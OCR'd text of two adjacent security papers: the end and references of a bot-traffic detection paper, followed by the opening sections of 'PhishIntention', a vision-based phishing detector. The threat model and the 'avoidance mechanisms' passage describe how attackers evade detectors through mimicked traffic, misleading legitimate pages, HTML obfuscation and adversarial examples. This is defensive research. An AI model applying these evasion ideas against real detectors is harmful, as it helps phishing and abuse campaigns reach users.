


Figure 4: Two accounts with expected and five with unexpected distributions of follower creation dates. See Table 3 for a description of anonymized accounts. (a) Followers of @USENIXsecurity. (b) Followers of @SuezDiggerGuy. The fact that @SuezDiggerGuy and @USENIXsecurity have similar distributions suggests that surges of interest do not lead to surges in follower creation dates. (c) More than 82% of the 200k followers of Acct_74 joined in the four month period Oct. 2009 to Jan. 2010. (d) Near-identical volumes of followers in a three-month period in 2016 are 25× higher than the same months in 2015 for this Fox TV host. (e) Fewer than 4% of followers of this active anti-vaccine account were created later than June 2013. (f) More than 70% of followers of this Washington Post political writer were created between Aug. 2015 and May 2016. (g) More than 16% of followers of this MSNBC correspondent were created in a single month.

First, recall that we estimate the clean distribution of x_j using (7): that is we restrict to the unattacked buckets $\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j))$ of features conditionally independent of x_j. We are thus using a small portion of the data to estimate clean. If x_j is browser version, one of the elements, x_k, of $\boldsymbol{\lambda}(x_j)$ might be state and if $\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j)) = \{\text{Iowa, Georgia, Oregon}\}$ then the confidence intervals we can expect in our estimate of $P(x_j|\overline{\text{bot}})$ depends on the collective amount of data from those states.

Second, observe that we identify abuse traffic using (8). This punishes abuse traffic when the observed traffic (i.e., clean + abuse) exceeds what we expected (from our estimate of clean). This requires that the volume of abuse traffic is large enough to exceed the confidence intervals around our estimates of clean. The more data we have the tighter our confidence intervals will be; however very small amount of abuse will be hard to distinguish from random fluctuation.

Avoidance mechanisms: The significant assumptions of PROS are that our conditional independence relations hold, and that abuse traffic does not precisely match clean. Once clean distributions are found PROS punishes statistically significant deviations. The independence relations are properties of the benign traffic: nothing that attacker can do affects whether we chose correctly. Thus, the main avoidance mechanisms require sending abuse traffic that resembles clean as much as possible.

Bot detection as frontend to analytics: The utility of detecting bot traffic is not limited to making block/no-block decisions. Traffic analysis is important to understand how a service is used and to evaluate potential changes. Obviously, it is hard to have confidence in judgements if the human traffic we wish to analyze is contaminated by unknown, and wildly fluctuating, amounts of scripted traffic. Scenarios where we wish to improve the quality of data input may have very different expectations of a classifier than one that will block customer traffic. For example, an operating point of $(t_p, f_p) = (0.8, 0.05)$ would be unacceptable for most consumer services (i.e., falsely blocking 5% of benign customer requests) but delivers an excellent SNR boost prior to data analysis.

9 Conclusion

We have described a method to identify abuse in traffic. Our approach hinges on the observation that if we can identify bins of a feature x_j that receive no attack traffic then we can estimate the benign distribution of any feature that is independent of x_j. The key contribution is to show how these unattacked bins can be located simply and reliably.

Acknowledgements: The author thanks the anonymous reviewers for their comments; especially a particular reviewer whose very detailed remarks improved the paper greatly. He thanks Alexandra Savelieva, Fang Tu, Jay Pillai, and Kevin Qi for extensive feedback and discussions. He thanks Mike Sconzo for making the logs studied in Section 6 publicly available, and the two anonymous individuals who pointed him at Acct_80 and Acct_159.

References

[1] Mozilla HTTP 418 response. https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/418.

[2] Twitter API. https://developer.twitter.com/en/docs/twitter-api.

[3] AHN, L., BLUM, M., HOPPER, N., AND LANGFORD, J. CAPTCHA: Using hard AI problems for security. In *Proceedings of the 22nd International Conference on Theory and Applications of Cryptographic Techniques* (2003), Springer-Verlag, pp. 294–311.

[4] APACHE. Combined Log Format. https://httpd.apache.org/docs/2.4/logs.html.

[5] BENEVENUTO, F., MAGNO, G., RODRIGUES, T., AND ALMEIDA, V. Detecting Spammers on Twitter. In *Collaboration, Electronic Messaging, Anti-abuse and Spam conference (CEAS)* (2010), vol. 6, p. 12.

[6] BONNEAU, J. The science of guessing: analyzing an anonymized corpus of 70 million passwords. In *2012 IEEE Symposium on Security and Privacy* (2012), IEEE, pp. 538–552.

[7] BOURBAKI, N. *Elements of Mathematics: Algebra*. Springer, 2003.

[8] BURSZTEIN, E., AIGRAIN, J., MOSCICKI, A., AND MITCHELL, J. C. The end is nigh: Generic solving of text-based captchas. In *8th USENIX Workshop on Offensive Technologies (WOOT 14)* (2014).

[9] BURSZTEIN, E., MARTIN, M., AND MITCHELL, J. Text-based CAPTCHA strengths and weaknesses. In *Proceedings of the 18th ACM Conference on Computer and Communications Security* (2011), pp. 125–138.

[10] C. DWORK AND M. NAOR. Pricing via Processing or Combatting Junk Mail. *Crypto* (1992).

[11] CAO, Q., YANG, X., YU, J., AND PALOW, C. Uncovering Large Groups of Active Malicious Accounts in Online Social Networks. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), pp. 477–488.

[12] CHANDOLA, V., BANERJEE, A., AND KUMAR, V. Anomaly Detection: A Survey. *ACM Computing Surveys (CSUR) 41*, 3 (2009), 15.

[13] CHAVOSHI, N., HAMOONI, H., AND MUEEN, A. Debot: Twitter Bot Detection via Warped Correlation. In *ICDM* (2016), pp. 817–822.

[14] CHAWLA, N. V., BOWYER, K. W., HALL, L. O., AND KEGELMEYER, W. P. SMOTE: Synthetic Minority Over-Sampling Technique. *Journal of Artificial Intelligence Research 16* (2002), 321–357.

[15] CHIO, C., AND FREEMAN, D. *Machine Learning and Security*. O'Reilly Media, 2018.

[16] COVER, T., AND THOMAS, J. *Elements of Information Theory*. Wiley, 1991.

[17] DAVIS, C. A., VAROL, O., FERRARA, E., FLAMMINI, A., AND MENCZER, F. Botornot: A system to evaluate social bots. In *Proceedings of the 25th international conference companion on world wide web* (2016), pp. 273–274.

[18] DOAN, X. V., AND VAVASIS, S. Finding Approximately Rank-One Submatrices with the Nuclear Norm and L_1-Norm. *SIAM Journal on Optimization 23*, 4 (2013), 2502–2540.

[19] DOUCEUR, J. R. The Sybil Attack. In *International Workshop on Peer-to-peer Systems* (2002), Springer, pp. 251–260.

[20] EMMOTT, A. F., DAS, S., DIETTERICH, T., FERN, A., AND WONG, W.-K. Systematic Construction of Anomaly Detection Benchmarks from Real Data. In *Proceedings of the ACM SIGKDD workshop on Outlier Detection and Description* (2013), pp. 16–21.

[21] FERRARA, E., VAROL, O., DAVIS, C., MENCZER, F., AND FLAMMINI, A. The Rise of Social Bots. *Communications of the ACM 59*, 7 (2016), 96–104.

[22] GAMA, J., ŽLIOBAITĖ, I., BIFET, A., PECHENIZKIY, M., AND BOUCHACHIA, A. A Survey on Concept Drift Adaptation. *ACM Computing Surveys (CSUR) 46*, 4 (2014), 44.

[23] GANTMACHER, F. R. *The Theory of Matrices. 1 (1960)*. Chelsea, 1960.

[24] GRIER, C., THOMAS, K., PAXSON, V., AND ZHANG, M. @ spam: the Underground on 140 Characters or Less. In *Proceedings of the 17th ACM conference on Computer and communications security* (2010), pp. 27–37.

[25] HASTIE, T., TIBSHIRANI, R., AND FRIEDMAN, J. *The Elements of Statistical Learning*. Springer Series in Statistics. New York, NY, USA: Springer New York Inc, 2001.

[26] HERLEY, C., AND SCHECHTER, S. Distinguishing attacks from legitimate authentication traffic at scale. *Network Distributed Systems Security Symp. (NDSS)* (2019).

[27] HUANG, Z. Extensions to the k-means Algorithm for Clustering Large Data Sets with Categorical Values. *Data Mining and Knowledge Discovery 2*, 3 (1998), 283–304.

[28] JAN, S. T., HAO, Q., HU, T., PU, J., OSWAL, S., WANG, G., AND VISWANATH, B. Throwing Darts in the Dark? Detecting Bots with Limited Data using Neural Data Augmentation. In *The 41st IEEE Symposium on Security and Privacy (IEEE SP)* (2020).

[29] KELLY, M. G., HAND, D. J., AND ADAMS, N. M. The Impact of Changing Populations on Classifier Performance. In *Proceedings of the fifth ACM SIGKDD International Conference on Knowledge Discovery and Data Mining* (1999), ACM, pp. 367–371.

[30] KUDUGUNTA, S., AND FERRARA, E. Deep Neural Networks for Bot Detection. *Information Sciences 467* (2018), 312–322.

[31] LIU, F. T., TING, K. M., AND ZHOU, Z.-H. Isolation Forest. In *2008 Eighth IEEE International Conference on Data Mining* (2008), IEEE, pp. 413–422.

[32] SCHÖLKOPF, B., WILLIAMSON, R. C., SMOLA, A. J., SHAWE-TAYLOR, J., PLATT, J. C., ET AL. Support Vector Method for Novelty Detection. In *NIPS* (1999), vol. 12, Citeseer, pp. 582–588.

[33] SOMMER, R., AND PAXSON, V. Outside the Closed World: On using Machine Learning for Network Intrusion Detection. In *Security and Privacy (SP), 2010 IEEE Symposium on* (2010), IEEE, pp. 305–316.

[34] STRINGHINI, G., KRUEGEL, C., AND VIGNA, G. Detecting Spammers on Social Networks. In *Proceedings of the 26th Annual Computer Security Applications Conference* (2010), pp. 1–9.

[35] STRINGHINI, G., MOURLANNE, P., JACOB, G., EGELE, M., KRUEGEL, C., AND VIGNA, G. {EVILCOHORT}: Detecting communities of malicious accounts on online services. In *24th {USENIX} Security Symposium ({USENIX} Security 15)* (2015), pp. 563–578.

[36] STRINGHINI, G., WANG, G., EGELE, M., KRUEGEL, C., VIGNA, G., ZHENG, H., AND ZHAO, B. Y. Follow the Green: Growth and Dynamics in Twitter Follower Markets. In *Proceedings of the 2013 conference on Internet Measurement Conference* (2013), pp. 163–176.

[37] THOMAS, K., GRIER, C., MA, J., PAXSON, V., AND SONG, D. Design and Evaluation of a Real-time URL Spam Filtering Service. In *2011 IEEE Symposium on Security and Privacy* (2011), IEEE, pp. 447–462.

[38] XIAO, C., FREEMAN, D. M., AND HWA, T. Detecting clusters of fake accounts in online social networks. In *Proceedings of the 8th ACM Workshop on Artificial Intelligence and Security* (2015), pp. 91–101.

[39] XU, T., GOOSSEN, G., CEVAHIR, H. K., KHODEIR, S., JIN, Y., LI, F., SHAN, S., PATEL, S., FREEMAN, D., AND PEARCE, P. Deep entity classification: Abusive account detection for online social networks. In *30th {USENIX} Security Symposium ({USENIX} Security 21)* (2021).

Inferring Phishing Intention via Webpage Appearance and Dynamics: A Deep Vision Based Approach

Ruofan Liu[1], Yun Lin[1]*, Xianglin Yang[1], Siang Hwee Ng[1], Dinil Mon Divakaran[2], Jin Song Dong[1]

School of Computing, National University of Singapore[1]

{dcsliny, dcslirf}@nus.edu.sg, {xianglin, sianghwee}@u.nus.edu, dcsdjs@nus.edu.sg

Trustwave[2]*; dinil.divakaran@trustwave.com*

Abstract

Explainable phishing detection approaches are usually based on references, i.e., they compare a suspicious webpage against a reference list of commonly targeted legitimate brands' webpages. If a webpage is detected as *similar* to any referenced website but their domains are not aligned, a phishing alert is raised with an explanation comprising its targeted brand. In comparison to other techniques, such explainable reference-based solutions are more robust to ever-changing phishing webpages. However, the webpage similarity is still measured by representations conveying only *partial* intentions (e.g., screenshot and logo), which (i) incurs considerable false positives and (ii) gives an adversary opportunities to compromise user confidence in the approaches.

In this work, we propose, PhishIntention, to extract precise phishing intention of a webpage by *visually* (i) extracting its brand intention and credential-taking intention, and (ii) interacting with the webpage to confirm the credential-taking intention. We design PhishIntention as a heterogeneous system of deep learning vision models, overcoming various technical challenges. The models "look at" and "interact with" the webpage for its intention, which are robust to potential HTML obfuscation. We compare PhishIntention with four state-of-the-art reference-based approaches on the largest phishing identification dataset consisting of 50K phishing and benign webpages. For similar level of recall, PhishIntention achieves significantly higher precision than the baselines. Moreover, we conduct a continuous field study on the Internet for two months to discover emerging phishing webpages. PhishIntention detects 1,942 new phishing webpages (1,368 not reported by VirusTotal). Comparing to the best baseline, PhishIntention generates 86.5% less false alerts (139 vs. 1,033 false positives) while detecting similar number of real phishing webpages. Our models and code are available at https://github.com/lindsey98/PhishIntention.git.


*Corresponding author

1 Introduction

Phishing attack, one of the most common cyber attacks, causes huge financial losses every year [15]. The attacks and their defenses span across webpages [10,11,20,41,71], emails [29,30,38,59], and mobile applications [47,48]. Existing phishing detection techniques can be categorized into blacklist-based [8,51,52], classification-based [17,37,39,40,46,60,62,69], and referenced-based solutions [10,11,23,41,49,57,64].

Blacklist-based solutions such as Google Safe Browsing [2,8] and OpenPhish [6] use dynamic blacklists to track reported phishing URLs. In contrast, classification-based solutions [24,40,46,62,69], trained from a collected phishing dataset, perform binary predictions on phishing using the features extracted from a given webpage and its URL. Despite showing promising results in experiments, empirical study shows that they have limited performance on the ever-changing webpages in the wild [41]. The challenge is that the blacklists and collected phishing webpages used for training become obsolete very quickly [52]. Even worse, phishing kits keep evolving [21,27,53,54] and their creation is typically automated [21], resulting in a never-ending cat-and-mouse game between phishing attacks and defenses that are based on blacklists/classification.

Reference-based phishing detection solutions are developed based on the intuition that, the key goal of a phishing attack is to deceive users with pages *visually* similar to legitimate websites. Thus, various reference-based solutions [10,11,16,23,41] are designed for detecting the *invariants* of phishing attacks, since a phishing webpage should be *semantically similar* to its targeted benign webpage. These approaches keep a list of references (e.g., screenshots, logos, etc.) representing well-known target websites (e.g., that of PayPal). Given a webpage $\mathcal{W}_p$, (i) if the representation of $\mathcal{W}_p$ is similar to that of a target webpage $\mathcal{W}_{tar}$, (ii) but the domain of $\mathcal{W}_p$ is different from the legitimate domain of $\mathcal{W}_{tar}$, $\mathcal{W}_p$ is reported as suspicious and its target brand provided as an explanation. For instance, if a webpage has a screenshot similar to that of the PayPal webpage, but its domain does



(a) PayPal login webpage. (b) AT&T login webpage. (c) A webpage disguising as PayPal.

Figure 1: Challenging examples for VisualPhishNet [10]: It matches Figure 1a and Figure 1b with high confidence despite they being different brands. In contrast, it cannot match Figure 1a and Figure 1c although they carry the same brand intention.

not align with PayPal's domain (e.g., `paypalverifysms.com` instead of `paypal.com`), a phishing alert is raised. Existing approaches use screenshots [10, 23] and logos [11, 16, 41] as the reference representations of target websites. However, they convey only partial intention of a phishing webpage, leading to false or missing alerts.

Screenshots as a reference do not perfectly capture brand intention, i.e., the intention indicating the company owning the webpage, since they contain many irrelevant details (e.g., pixel colors, embedded advertisements, etc.). Figure 1 shows a webpage wrongly reported by VisualPhishNet [10], which employs a deep learning model to compare the similarity of two screenshots. When VisualPhishNet finds a webpage's screenshot similar to that of a referenced webpage, it concludes that they convey the same webpage semantics. However, Figure 1a (reference page) and Figure 1b look similar, but convey different brand intentions. In contrast, Figure 1a and Figure 1c appear dissimilar, but convey the same brand intention (i.e., PayPal). Such visual challenges leads to both false positives and false negatives in VisualPhishNet (see Section 6).

Logos as a reference miss to capture credential-taking intention, i.e., the intention requiring a user to provide credentials. Figure 2 shows a false positive reported by Phishpedia [41], a deep-learning based approach which detects identity logo on a screenshot and compares it with logos in the reference list. In Figure 2, Phishpedia reports a benign webpage as phishing because it assumes that logos capture the full semantics of the webpage. As shown in Section 8, many webpage semantics can hardly be captured by logos alone. Benign webpages may refer to the big social media companies (e.g, Facebook) for login and registration via single sign-on method, article sharing, or advertisement promotion. We term such webpages as *misleading legitimacies*, which share plausibly similar brand intention to some target company. They pose a challenge for logo-based approaches. More importantly, an adversary can collect and disseminate misleading legitimacies to compromise user confidence in such solutions. Once users abandon the solution because of the false alerts, attackers can launch a new round of phishing campaigns.

Phishing pages are generally set up with credential-taking intention in various forms. Table 1 shows the general distribution and taxonomy of the 29,496 phishing webpages used




Figure 2: A false positive reported by Phishpedia; it reports the webpage as phishing Instagram, based on the logo on the top-right.

Table 1: Distribution and taxonomy of phishing webpages regarding the credential-taking intention. CRP stands for credential-requiring page.

# CRP phishing	# non-CRP phishing			Total
	Linked to CRP	Non-textual credential	False positive	
25403 (86.1%)	3,310 (11.2%)	704 (2.4%)	79 (0.3%)	29,496

in [41]. Overall, 86.1% of the webpages require credentials directly. For the remaining phishing webpages (i.e., 13.9%), 11.2% of the pages contain a link to a login/signup webpage, and 2.4% of the pages require sophisticated interactions such as scanning a QR code, solving a CAPTCHA, etc.

In this work, we propose PhishIntention, to precisely extract both brand and credential-taking intentions. Given a webpage, we design PhishIntention to infer (i) what brand information it represents, (ii) whether and how it requests user credential, and (iii) whether clicking certain button/menu on the screenshot can lure the users to provide their credentials. PhishIntention carries out both static and dynamic analyses to capture webpage intentions. Given a webpage, the static analysis extracts the brand and credential-taking intentions from the appearance of a webpage. Both intentions will be highlighted on the screenshot of a detected webpage (see Figure 10). The dynamic analysis further interacts with the webpage to verify whether it lures users to input credentials via its linked pages. Compared to state-of-the-art login form

detection techniques based on HTML analysis [22], PhishIntention uses computer vision technique to detect and interact with the webpage, which is more robust against HTML obfuscation (see experimental results in Section 8).

Technically, PhishIntention first extracts the abstract layout of a webpage screenshot consisting of all its salient UI components. Based on the layout, PhishIntention (i) selects the identity logo to identify its potential brand intention, and (ii) classifies the layout to recognize whether the webpage requires user credential, i.e., whether it is a CRP (credential-requiring page). PhishIntention predicts which UI component in a non-CRP may link to a CRP. By emulating user clicks on the webpage, PhishIntention retrieves and conducts further static and dynamic analysis on the new webpages.

We conduct extensive experiments to evaluate PhishIntention on a dataset of over 50K phishing and benign webpages. The experimental results show that PhishIntention significantly outperforms existing solutions such as VisualPhishNet [10], EMD [23], PhishZoo [11], and Phishpedia [41], in terms of detection capability and false-positive rate, by accurately recognizing brand and credential-taking intention of a webpage. Moreover, our experiments also demonstrate that PhishIntention is much more robust against misleading legitimacies and HTML obfuscation attack. Furthermore, we carry out a field study on the Internet for two months; PhishIntention discovered 1,942 new phishing webpages (including 1,368 not reported by VirusTotal). Comparing to the best baseline [41], PhishIntention generates 86.5% less false alerts (139 vs. 1,033 false positives) while detecting ∼6% less phishing webpages (1,942 vs. 2,071 true positives).

In summary, we make the following contributions:

- We propose a referenced-based phishing detection system that captures both brand intention and credential-taking intention. To the best of our knowledge, PhishIntention is the first work which analyzes both intentions in a systematic way for phishing detection.
- We address various technical challenges in detecting the intentions by orchestrating multiple deep learning models. By design, PhishIntention is robust against misleading legitimacies and HTML obfuscation attack.
- We conduct extensive experiments to evaluate PhishIntention. The experiments evaluate the overall and step-wise effectiveness, robustness against various adversarial attacks, and usefulness in practice.
- We implement PhishIntention with a phishing monitoring system. PhishIntention reports phishing webpages per day with the highest precision as compared to the state-of-the-art phishing detection solutions.

2 Threat Model

An attacker deploys an online phising webpage $\mathcal{W}_p$ disguising as the credential-requiring webpage (e.g., login or signup webpage) of a legitimate website $\mathcal{W}_{tar}$ (e.g., PayPal, Facebook, etc.). A user browsing $\mathcal{W}_p$ may be deceived to provide his/her credentials of website $\mathcal{W}_{tar}$ in $\mathcal{W}_p$. A solution needs to detect such phishing attacks while being robust against the following adversaries:

Misleading Legitimacy. Targeting reference-based solutions, an attacker can collect and disseminate legitimate webpages to users, causing the phishing detection system to generate false alerts. Such webpages can share plausible brand intention (e.g., having the same logo) with some well-known companies (e.g., Google and PayPal). By disseminating such *misleading legitimacies* to trigger false alerts, attackers can compromise user confidence in the solution, which lays the foundation for launching a new phishing campaign. Such misleading legitimacies are prevalent on the Internet, and our empirical results show that we can collect 3K misleading legitimacies within a week from the emerging new websites (see Section 9).

HTML Obfuscation. Targeting the solutions that use various HTML analysis techniques for detecting credential-taking intention, an attacker modifies the HTML code of the phishing webpages, while preserving the same appearance and dynamics to interact with the users.

Adversarial Attack against Deep Learning Models. Targeting any deep-learning based solutions, an attacker can generate adversarial samples to misguide the models to make wrong predictions. If successful, the phishing pages can evade a deep-learning based phishing detection solution.

PhishIntention mitigates the first adversary by significantly lowering the false-positive rate on misleading legitimacies; addresses the second by analyzing webpage screenshots, with the least dependence on HTML analysis; and addresses the third by adopting a model gradient-masking technique to nullify the popular gradient-based adversarial attacks.

3 Related Works

Classification-based and blacklist-based approaches. Blocking webpage visits using blacklists is a popular solution in the industry (e.g., using Google Safe Browsing [8] and OpenPhish [6]). The generation of a blacklist relies on a combination of automatic scanning and manual verification [14, 52]. However, generation of phishing websites is largely automated [21], and causes a time delay between blacklist updates and zero-day phishing emergence [52].

Many works are designed to craft features from URL, HTML code, screenshot, etc., to build a classifier for phishing detection. Rakesh et al. [62] construct a feature set including HTTP/HTTPS protocol type, URL length, etc., to distinguish phishing URLs from legitimate ones. Following their work,

Hung et al. [37] propose a deep learning sequential model called URLNet to classify URLs into phishing or benign. Cantina [69], Li et al. [40], and Lee et al. [39] aggregate both URL-based features and HTML-based features to achieve superior performance on their datasets. Readers may refer to a few surveys on classification-based solutions [34, 61, 63].

Reference-based approaches. Referenced-based solutions detect phishing attacks by referencing a set of representations (e.g., logo and screenshot) of well-known brands (Paypal, Amazon, etc.). Based on the representation forms, the solutions can be categorized into search-engine based, screenshot-based, and logo-based approaches.

Screenshot-based approaches explore different similarity measurements between two screenshots. Fu et al. [23] propose extracting a screenshot signature as reference. They adopt a dynamic programming algorithm, Earth Mover's Distance (EMD), to find the optimal match between two screenshots based on their color scheme. Following their work, Medvet et al. [49] and Rosiello et al. [57] compare visible text and visual similarity between HTML DOM tree and HTML tags in the screenshots. VisualPhishNet [10] is the latest screenshot-based reference solution, which trains a Siamese model to predict the similarity between two given screenshots.

Logo-based approaches address logo location and recognition problem. Afroz et al. [11] and Wang et al. [64] propose PhishZoo and VeriLogo, respectively. They employ SIFT algorithm [45] to detect and match the logo on a screenshot. Due to the limitation of SIFT algorithm, their approaches incur high false positive rate and large runtime overhead [41]. The most recent work Phishpedia [41] overcomes the challenge of recognizing logos by training two deep-learning based computer vision models, i.e., an object detection model and a Siamese model. Both PhishIntention and Phishpedia leverage computer vision models to detect phishing webpages, but they differ substantially in the following aspects:

Intention extraction. Phishpedia extracts only the brand intention of a webpage. Although it reports input boxes on the screenshot, they are not used to detect phishing pages. In contrast, PhishIntention extracts both brand intention and credential-taking intention, and further confirms the credential-taking intention via webpage interaction.

Technical contribution: Technically, Phishpedia uses only the logo to detect phishing. In contrast, PhishIntention orchestrates a system of deep learning models (detailed in the next two sections) to serve multiple purposes:

1) Inferring credential-taking intention by abstracting and predicting webpage layout;

2) Detecting whether a non-CRP can further lure a user to visit a CRP via both static and dynamic analyses;

3) Improving the logo detection technique with small number of samples (we achieve a better performance with ∼8K training screenshots, in comparison to Phishpedia trained with ∼29K screenshots) and the logo recognition technique with OCR-aided model architecture (see Q3 in Section 8 for details).

Algorithm 1: detect_phishing

Input : $url, \mathcal{S}, code, \mathcal{R}, t_{dep}, t_s$
Output : binary phishing result, target brand

```
if t_dep < 0 then
    return {False, Null}
// step 1: abstract webpage layout detection
awl = detect_layout(S)
// step 2: brand recognition
brand = match_logo(R, awl.logo, t_s)
if brand is null or url.domain ∈ brand.domains then
    return {False, Null}
else
    // step 3: classify CRP
    is_CRP = CRP_classify(S, awl)
    if is_CRP is true and url.domain ∉ brand.domains
      then
        return {True, brand}
    else
        // step 4: look for CRP (dynamic analysis)
        links = detect_potential_CRP(S, code)
        for link ∈ links do
            url_l, S_l, code_l = parse link
            // recursively continue the process
            {is_phishing, brand_tar} =
              detect_phishing(url_l, S_l, code_l, t_dep − 1)
            if is_phishing and
              url_l.domain ∉ brand_tar.domains then
                return {True, brand_tar}
return {False, Null}
```

4 PhishIntention: Design and Development

Figure 3 presents an overview of PhishIntention. Given a URL (along with its screenshot and HTML code), PhishIntention first extracts the Abstract Webpage Layout (AWL) for detecting both brand intention and credential-taking intention. For a webpage without credential-taking intention, PhishIntention interacts with the webpage to search for a link that in turn directs to a credential-requiring page (CRP).

Algorithm 1 (`detect_phishing`) lists down the steps. It takes as input a *url* (with its screenshot $\mathcal{S}$ and HTML code *code*), a list of protected brands $\mathcal{R}$, a CRP search depth t_{dep} for dynamic analysis, and a logo matching threshold t_s. It generates an output whether the *url* is a phishing webpage and the phishing target brand (if so). For each brand in $\mathcal{R}$, we maintain its logos and legitimate domains.

Step 1 (Section 4.1): Abstract Webpage Layout Detection. We extract a new form of webpage representation, i.e., Abstract Webpage Layout (AWL), describing the regions and po-

